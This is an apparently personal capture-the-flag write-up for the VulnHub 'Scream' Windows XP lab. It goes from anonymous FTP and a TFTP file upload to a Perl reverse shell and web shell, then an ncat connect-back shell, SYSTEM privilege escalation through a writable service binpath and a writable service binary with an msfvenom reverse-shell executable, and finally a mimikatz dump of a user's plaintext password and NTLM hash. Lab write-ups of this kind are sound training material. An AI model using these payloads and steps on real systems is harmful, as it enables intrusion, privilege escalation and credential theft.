

# Port 21(FTP+TFTP)

1. nmap detected WarFTP 1.65
  - There is a buffer overflow exploit for this version, but it does not work
2. Allows anonymous access

```
(rootkali)-[~/vulnHub/scream]
# ftp -nv $ip
Connected to 192.168.1.98.
220- Scream XP (SP2) FTP Service WAR-FTPD 1.65 Ready
220 Please enter your user name.
ftp> user anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX. with remote server
ftp> dir
200 Port command successful
150 Opening data channel for directory list.
drwxr-xr-x 1 ftp ftp      0 Jan 08 01:40 bin
drwxr-xr-x 1 ftp ftp      0 Jan 08 01:43 log
drwxr-xr-x 1 ftp ftp      0 Jan 08 03:20 root
226 Transfer OK
ftp> cd log
250 CWD successful. "/log" is current directory.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
----- 1 ftp ftp      110122387 Jan 08 03:55 access_log
----- 1 ftp ftp      27387417 Jan 08 03:55 agent_log
----- 1 ftp ftp      0 Jan 08 01:43 error_log
----- 1 ftp ftp      674 Nov 01 2012 OpenTFTPServerMT.log
----- 1 ftp ftp      130165 Jan 08 03:55 referer_log
226 Transfer OK
ftp> get access_log
local: access_log remote: access_log
200 Port command successful
550 Permission denied
ftp> put
192.168.1.98/ vulscan.txt
ftp> put vulscan.txt
local: vulscan.txt remote: vulscan.txt
200 Port command successful
550 Permission denied
ftp>
```

- No read/write access
- OpenTFTPServerMT could indicate that tftpd is running

3. At `/root` dir,

```
250 CWD successful. "/root" is current directory.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
drwxr-xr-x 1 ftp ftp      0 Jan 08 03:56 cgi-bin
----- 1 ftp ftp      14539 Oct 31 2012 index.html
```

- These files indicates that FTP is sharing its web directory files (`/root`), if we are able to put a reverse shell perl script into cgi-bin, we have rce

4. Try tftp

```
----- 1 ftp ftp      0 Jan 08 02:42 test
226 Transfer OK
ftp>

root@kali: ~/vulnHub/scream/192.168.1.98/exploit
# touch test
# tftp $ip
tftp> put test
Error code 6: File already exists
tftp>
```

- TFTP is under `/root` directory
- we are able to insert files

5. Upload perl webshell/reverseshell script via tftp
6. Generate perl reverse shell script
  - Generate msfvenom payload

```
msfvenom -p cmd/windows/reverse_perl LHOST=10.2.0.3 LPORT=4444 -o shell.pl
```

b. Remove useless characters `perl -MIO -e, "", \`

```
(root@kali)~/vulnHub/scream/192.168.1.98/exploit
# msfvenom -p cmd/windows/reverse_perl LHOST=192.168.1.1 LPORT=4444
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 144 bytes
perl -MIO -e "$p=fork;exit;if($p);$c=new IO::Socket::INET(PeerAddr,\"192.168.1.1:4444\");STDIN->fdopen($c,r);$~>fdopen($c,w);system$_ while<>;"
```

c. Prepend `use IO::Socket::INET` module & change IP address

```
use IO::Socket::INET;$p=fork;exit;if($p);$c=new IO::Socket::INET(PeerAddr,"10.2.0.3:4444");
STDIN->fdopen($c,r);$~>fdopen($c,w);system$_ while<>;
```

d. Final payload

```
use IO::Socket::INET;$p=fork;exit;if($p);$c=new IO::Socket::INET(PeerAddr,"192.168.1.1:4444");STDIN->fdopen($c,r);$~>fdopen($c,w);system$_ while<>;
```

7. Upload perl shell via TFTP at `cgi-bin/`

```
ftp> cd cgi-bin
250 CWD successful. "/root/cgi-bin" is current directory.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
----- 1 ftp ftp          153 Jan 08 04:08 shell3.pl
226 Transfer OK
ftp>

root@kali: ~/vulnHub/scream/192.168.1.98/exploit
# touch test
# tftp $ip
tftp> put test
Error code 6: File already exists
tftp> put cgi-bin/shell3.pl
Sent 153 bytes in 0.0 seconds
tftp>
```

8. Obtain a low-priv shell by visiting `http://192.168.1.98/cgi-bin/shell3.pl`

```
(root@kali)~/vulnHub/scream
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.1.1] from (UNKNOWN) [192.168.1.98] 1051
dir
Volume in drive C has no label.
Volume Serial Number is F4B7-1143

Directory of c:\www\root\cgi-bin

01/08/2022  04:18 AM    <DIR>          .
01/08/2022  04:18 AM    <DIR>          ..
01/08/2022  04:18 AM                143 sh3ll.pl
01/08/2022  04:18 AM                148 she11.pl
01/08/2022  04:13 AM                151 shell.pl
01/08/2022  04:16 AM                143 shell2.pl
01/08/2022  04:08 AM                153 shell3.pl
               5 File(s)                738 bytes
               2 Dir(s)  7,743,533,056 bytes free
```

9. Additional Shell, Upload webshell

```
cp /usr/share/webshell/perl/perlcmd.cgi $(pwd)/perlcmd.pl
tftp put cgi-bin/perlcmd.pl
```

```
150 Opening data channel for directory list.
----- 1 ftp ftp          4656 Jan 08 04:22 Invoke-PowerShellTcp.ps1
----- 1 ftp ftp          653 Jan 08 12:06 perlcmd.pl
---x--x--x 1 ftp ftp      74721 Jan 08 04:34 rev.exe
----- 1 ftp ftp          289 Jan 08 04:41 rev.pl
----- 1 ftp ftp          287 Jan 08 04:45 rev1.pl
----- 1 ftp ftp          143 Jan 08 04:18 sh3ll.pl
----- 1 ftp ftp          148 Jan 08 04:19 she11.pl
----- 1 ftp ftp          151 Jan 08 04:13 shell.pl
----- 1 ftp ftp          143 Jan 08 04:16 shell2.pl
----- 1 ftp ftp          153 Jan 08 04:08 shell3.pl
226 Transfer OK
ftp>
```

10. Execute commands

```
192.168.1.98/cgi-bin/perlcmd.pl?dir
```

```
Menu 192.168.1.98/cgi-bin/ x Speed Dial x | +
< > C 88 | Not secure 192.168.1.98/cgi-bin/perlcmd.pl

Executing: dir

Volume in drive C has no label.
Volume Serial Number is F4B7-1143

Directory of c:\www\root\cgi-bin

01/08/2022 12:06 PM

.
01/08/2022 12:06 PM

..
01/08/2022 04:22 AM 4,656 Invoke-PowerShellTcp.ps1
01/08/2022 12:06 PM 653 perlcmd.pl
01/08/2022 04:34 AM 74,721 rev.exe
01/08/2022 04:41 AM 289 rev.pl
01/08/2022 04:45 AM 287 rev1.pl
01/08/2022 04:18 AM 143 sh3ll.pl
01/08/2022 04:18 AM 148 she11.pl
01/08/2022 04:13 AM 151 shell.pl
01/08/2022 04:16 AM 143 shell2.pl
01/08/2022 04:08 AM 153 shell3.pl
10 File(s) 81,344 bytes
2 Dir(s) 7,740,768,256 bytes free
```

11. Upload ncat.exe

```
(rootkali)-[~/tools/windows-binaries/shells/ncat]
# file ncat.exe
ncat.exe: PE32 executable (console) Intel 80386, for MS Windows
(rootkali)-[~/tools/windows-binaries/shells/ncat]
# binary
binary: command not found
(rootkali)-[~/tools/windows-binaries/shells/ncat]
# tftp $ip
tftp> binary
tftp> put cgi-bin/ncat.exe
Sent 1667584 bytes in 1.6 seconds
tftp> (rootkali)-[~/tools/windows-binaries/shells/ncat]
#
```

12. Obtain a low-priv shell

```
192.168.1.98/cgi-bin/perlcmd.pl?ncat.exe%20192.168.1.1%204444%20-e%20cmd.exe

(rootkali)-[~/tools/windows-binaries/shells/ncat]
# nc -nvlp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.1.98.
Ncat: Connection from 192.168.1.98:1049.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

c:\www\root\cgi-bin>
```

# Privilege Escalation to SYSTEM - 1 via RW Service

1. View current processes running as SYSTEM

```
tasklist /FI "username eq SYSTEM"

c:\www\root\cgi-bin>tasklist /FI "username eq SYSTEM"
tasklist /FI "username eq SYSTEM"

Image Name                PID Session Name        Session#    Mem Usage
=====
System Idle Process        0 Console              0           28 K
System                    4 Console              0        100,160 K
smss.exe                   516 Console            0           388 K
csrss.exe                  584 Console            0         3,356 K
winlogon.exe               608 Console            0         4,576 K
services.exe              708 Console            0         3,148 K
lsass.exe                  720 Console            0         5,616 K
svchost.exe                876 Console            0         4,624 K
svchost.exe               1080 Console            0        16,048 K
avgchsvx.exe              1236 Console            0         2,124 K
avgrsx.exe                1244 Console            0           984 K
avgcsrvx.exe              1552 Console            0        10,416 K
spoolsv.exe               1808 Console            0         4,432 K
logonui.exe               248 Console            0         3,032 K
avgwdsvc.exe              572 Console            0         2,368 K
FileZilla server.exe      660 Console            0         2,800 K
FreeSSHDSvc.exe           832 Console            0         3,996 K
OpenFTPServerMT.exe      1104 Console            0         1,812 K
```




- Take note of 3rd Party/Non-Default applications
  - FileZilla
  - FreeSSHD
  - TFTP

2. View running services


```
net start

# This is their display name, not service name
```



3. Check if you can stop the service

```
net stop "FileZilla Server FTP Server"
```



4. Get exact name of service,

```
sc query | findstr /i "FileZilla"

sc query | findstr /i "TFTP"

sc query | findstr /i "SSHD"
```

```
c:\www\root\cgi-bin>sc query | findstr /i "FileZilla"
sc query | findstr /i "FileZilla"
SERVICE_NAME: FileZilla Server
DISPLAY_NAME: FileZilla Server FTP server

c:\www\root\cgi-bin>sc query | findstr /i "TFTP"
sc query | findstr /i "TFTP"
SERVICE_NAME: TFTPServer
DISPLAY_NAME: Open TFTP Server, MultiThreaded

c:\www\root\cgi-bin>sc query | findstr /i "SSHD"
sc query | findstr /i "SSHD"
SERVICE_NAME: FreeSSHDSvc
DISPLAY_NAME: FreeSSHDSvc
```

5. Check for user's permission on the service

```
accesschk.exe /accepteula -uwcqv alex "FileZilla Server"
accesschk.exe /accepteula -uwcqv alex "TFTPServer"
accesschk.exe /accepteula -uwcqv alex "FREESSHDSvc"
```

```
c:\www\root\cgi-bin>accesschk.exe /accepteula -uwcqv alex "FileZilla Server"
accesschk.exe /accepteula -uwcqv alex "FileZilla Server"
RW FileZilla Server
    SERVICE_ALL_ACCESS

c:\www\root\cgi-bin>accesschk.exe /accepteula -uwcqv alex "TFTPServer"
accesschk.exe /accepteula -uwcqv alex "TFTPServer"
RW TFTPServer
    SERVICE_ALL_ACCESS

c:\www\root\cgi-bin>accesschk.exe /accepteula -uwcqv alex "FREESSHDSvc"
accesschk.exe /accepteula -uwcqv alex "FREESSHDSvc"
RW FREESSHDSvc
    SERVICE_ALL_ACCESS
```

- RW, SERVICE\_ALL\_ACCESS

6. Display information about the service

```
sc qc "FileZilla Server"
```

```
c:\www\root\cgi-bin>sc qc "TFTPServer"
sc qc "TFTPServer"
[SC] GetServiceConfig SUCCESS

SERVICE_NAME: TFTPServer
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 2   AUTO_START
        ERROR_CONTROL        : 0   IGNORE
        BINARY_PATH_NAME     : C:\OpenTFTPServer\OpenTFTPServerMT.exe
        LOAD_ORDER_GROUP     :
        TAG                  : 0
        DISPLAY_NAME         : Open TFTP Server, MultiThreaded
        DEPENDENCIES         :
        SERVICE_START_NAME   : LocalSystem

c:\www\root\cgi-bin>sc qc "FileZilla Server"
sc qc "FileZilla Server"
[SC] GetServiceConfig SUCCESS

SERVICE_NAME: FileZilla Server
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        START_TYPE          : 2   AUTO_START
        ERROR_CONTROL        : 1   NORMAL
        BINARY_PATH_NAME     : "C:\Program Files\FileZilla Server\FileZilla Server.exe"
        LOAD_ORDER_GROUP     :
        TAG                  : 0
        DISPLAY_NAME         : FileZilla Server FTP server
        DEPENDENCIES         :
        SERVICE_START_NAME   : LocalSystem
```

- Since have SERVICE\_ALL\_ACCESS
- We can change path of BINARY\_PATH\_NAME to reverse shell.exe

7. Generate payload & Upload it to target

```
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=192.168.1.1 LPORT=1337 -f exe -o rev.exe
```

8. Replace BINARY\_PATH\_NAME to our reverse shell

```
sc config "FileZilla Server" binpath= "\"C:\www\root\cgi-bin\rev.exe"
```

9. Check updated Service Configuration

```
sc qc "FileZilla Server"
```

```
c:\www\root\cgi-bin>sc qc "FileZilla Server"
sc qc "FileZilla Server"
[SC] GetServiceConfig SUCCESS

SERVICE_NAME: FileZilla Server
        TYPE               : 110    WIN32_OWN_PROCESS (interactive)
        START_TYPE          : 2      AUTO_START
        ERROR_CONTROL       : 1      NORMAL
        BINARY_PATH_NAME    : "C:\www\root\cgi-bin\rev.exe"
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : FileZilla Server FTP server
        DEPENDENCIES        :
        SERVICE_START_NAME  : LocalSystem

c:\www\root\cgi-bin>
```

10. Start listener & service to obatin SYSTEM shell

```
net start "FileZilla Server FTP Server"
```

```
root@kali: ~/tools/windows-binaries/accesschk 117x52
(root@kali)-[~/tools/windows-binaries/accesschk]
nc -nvlp 1337
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 192.168.1.98.
Ncat: Connection from 192.168.1.98:1042.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>tasklist /v | find "notepad.exe"
tasklist /v | find "notepad.exe"
notepad.exe                2380 Console                0      2,632 K Running      NT AUTHORITY\SYSTEM
                          0:00:00 Untitled - Notepad

C:\WINDOWS\system32>whoami
whoami
'whoami' is not recognized as an internal or external command,
operable program or batch file.

C:\WINDOWS\system32>echo %username%
echo %username%
%username%

C:\WINDOWS\system32>
```

# Privilege Escalation to SYSTEM - 1 via RW Service Binary

- 1. Instead of changing the BINARY\_PATH, we check if write access to the binary
- 2. Change back BINARY\_PATH to default

```
sc config "FileZilla Server" binpath= "\"C:\Program Files\FileZilla Server\FileZilla Server.exe\""
```

3. View updated service configuration

```
sc qc "FileZilla Server"
```

```
c:\www\root\cgi-bin>sc config "FileZilla Server" binpath= "\"C:\Program Files\FileZilla Server\FileZilla Server.exe"
sc config "FileZilla Server" binpath= "\"C:\Program Files\FileZilla Server\FileZilla Server.exe"
[SC] ChangeServiceConfig SUCCESS

c:\www\root\cgi-bin>sc qc "FileZilla Server"
sc qc "FileZilla Server"
[SC] GetServiceConfig SUCCESS

SERVICE_NAME: FileZilla Server
        TYPE               : 110    WIN32_OWN_PROCESS (interactive)
        START_TYPE          : 2      AUTO_START
        ERROR_CONTROL       : 1      NORMAL
        BINARY_PATH_NAME    : "C:\Program Files\FileZilla Server\FileZilla Server.exe"
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : FileZilla Server FTP server
        DEPENDENCIES        :
        SERVICE_START_NAME  : LocalSystem
```

4. Check if we have write access to the binary "FileZilla Server.exe"

```
accesschk.exe /accepteula alex -quvw "C:\Program Files\FileZilla Server\FileZilla Server.exe"
```

```
c:\www\root\cgi-bin>accesschk.exe /accepteula alex -quvw "C:\Program Files\FileZilla Server\FileZilla Server.exe"
accesschk.exe /accepteula alex -quvw "C:\Program Files\FileZilla Server\FileZilla Server.exe"
RW C:\Program Files\FileZilla Server\FileZilla server.exe
FILE_ALL_ACCESS
```

- RW, FILE\_ALL\_ACCESS

5. Replace binary with our reverse shell

```
move "C:\Program Files\FileZilla Server\FileZilla Server.exe" "C:\Program Files\FileZilla Server\FileZilla
Server.exe.bak"
```

```
copy "C:\www\root\cgi-bin\rev.exe" "C:\Program Files\FileZilla Server\FileZilla Server.exe"
```

```
c:\www\root\cgi-bin>move "C:\Program Files\FileZilla Server\FileZilla Server.exe" "C:\Program Files\FileZilla Server
FileZilla Server.exe.bak"
move "C:\Program Files\FileZilla Server\FileZilla Server.exe" "C:\Program Files\FileZilla Server\FileZilla Server.ex
.bak"

c:\www\root\cgi-bin>copy "C:\www\root\cgi-bin\rev.exe" "C:\Program Files\FileZilla Server\FileZilla Server.exe"
copy "C:\www\root\cgi-bin\rev.exe" "C:\Program Files\FileZilla Server\FileZilla Server.exe"
1 file(s) copied.

c:\www\root\cgi-bin>dir "C:\Program Files\FileZilla Server"
dir "C:\Program Files\FileZilla Server"
Volume in drive C has no label.
Volume Serial Number is F4B7-1143

Directory of C:\Program Files\FileZilla Server

01/08/2022  02:59 PM    <DIR>          .
01/08/2022  02:59 PM    <DIR>          ..
02/26/2012  10:42 PM      1,044,992 FileZilla Server Interface.exe
02/07/2013  11:10 PM          525 FileZilla Server Interface.xml
01/08/2022  02:17 PM          73,802 FileZilla Server.exe
02/26/2012  10:42 PM      632,320 FileZilla Server.exe.bak
11/01/2012  11:06 AM          5,662 FileZilla Server.xml
02/26/2012  10:42 PM      82,944 FzGSS.dll
02/23/2012  06:10 AM          1,208 legal.htm
02/26/2012  10:50 PM      1,111,040 libeay32.dll
11/06/2011  08:27 PM          18,348 license.txt
02/26/2012  10:41 PM          38,614 readme.htm
02/26/2012  10:50 PM      276,480 ssleay32.dll
01/08/2022  01:39 AM          46,930 Uninstall.exe
           12 File(s)      3,332,865 bytes
           2 Dir(s)      7,716,392,960 bytes free
```

Reverse shell

Backup of FileZilla Server.exe

6. Start listener & Service to obtain SYSTEM shell

```
net start "FileZilla Server FTP Server"
```

```
(root@kali) ~/tools/windows-binaries/accesschk
# nc -nvlp 1337
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 192.168.1.98.
Ncat: Connection from 192.168.1.98:1043.
Microsoft Windows XP [Version 5.1.2600]
(c) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>tasklist /v | find "notepad.exe"
tasklist /v | find "notepad.exe"
notepad.exe                2380 Console                0      2,632 K Running      NT AUTHORITY\SYSTEM
                        0:00:00 Untitled - Notepad

C:\WINDOWS\system32>
```

# Obtain Alex Password

- 1. Via mimikatz.exe
- 2. Upload mimikatz.exe
- 3. Obtain password

```
mimikatz.exe
sekurlsa::logonpasswords
```

```
c:\www\root\cgi-bin>copy \\192.168.1.1\kali\mimikatz.exe c:\www\root\cgi-bin\mimikatz.exe
copy \\192.168.1.1\kali\mimikatz.exe c:\www\root\cgi-bin\mimikatz.exe
1 file(s) copied.

c:\www\root\cgi-bin>.\mimikatz.exe
.\mimikatz.exe

.#####.  mimikatz 2.2.0 (x86) #19041 Aug 10 2021 17:20:39
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # SEKURLSA::LogonPasswords

Authentication Id : 0 ; 55607 (00000000:0000d937)
Session           : Interactive from 0
User Name         : alex
Domain           : SCREAM
Logon Server      : SCREAM
Logon Time        : 1/8/2022 1:39:27 PM
SID               : S-1-5-21-1085031214-606747145-725345543-1003

msv :
[00000002] Primary
* Username : alex
* Domain   : SCREAM
* NTLM     : 504182f8417ed8557b67e96adc8b4d04
* SHA1     : c84389be8e78f275c4530b00ba54aea1cbd347f7
wdigest :
* Username : alex
* Domain   : SCREAM
* Password : thisisaverylongpassword
kerberos :
* Username : alex
* Domain   : SCREAM
* Password : thisisaverylongpassword
ssp :
credman :
```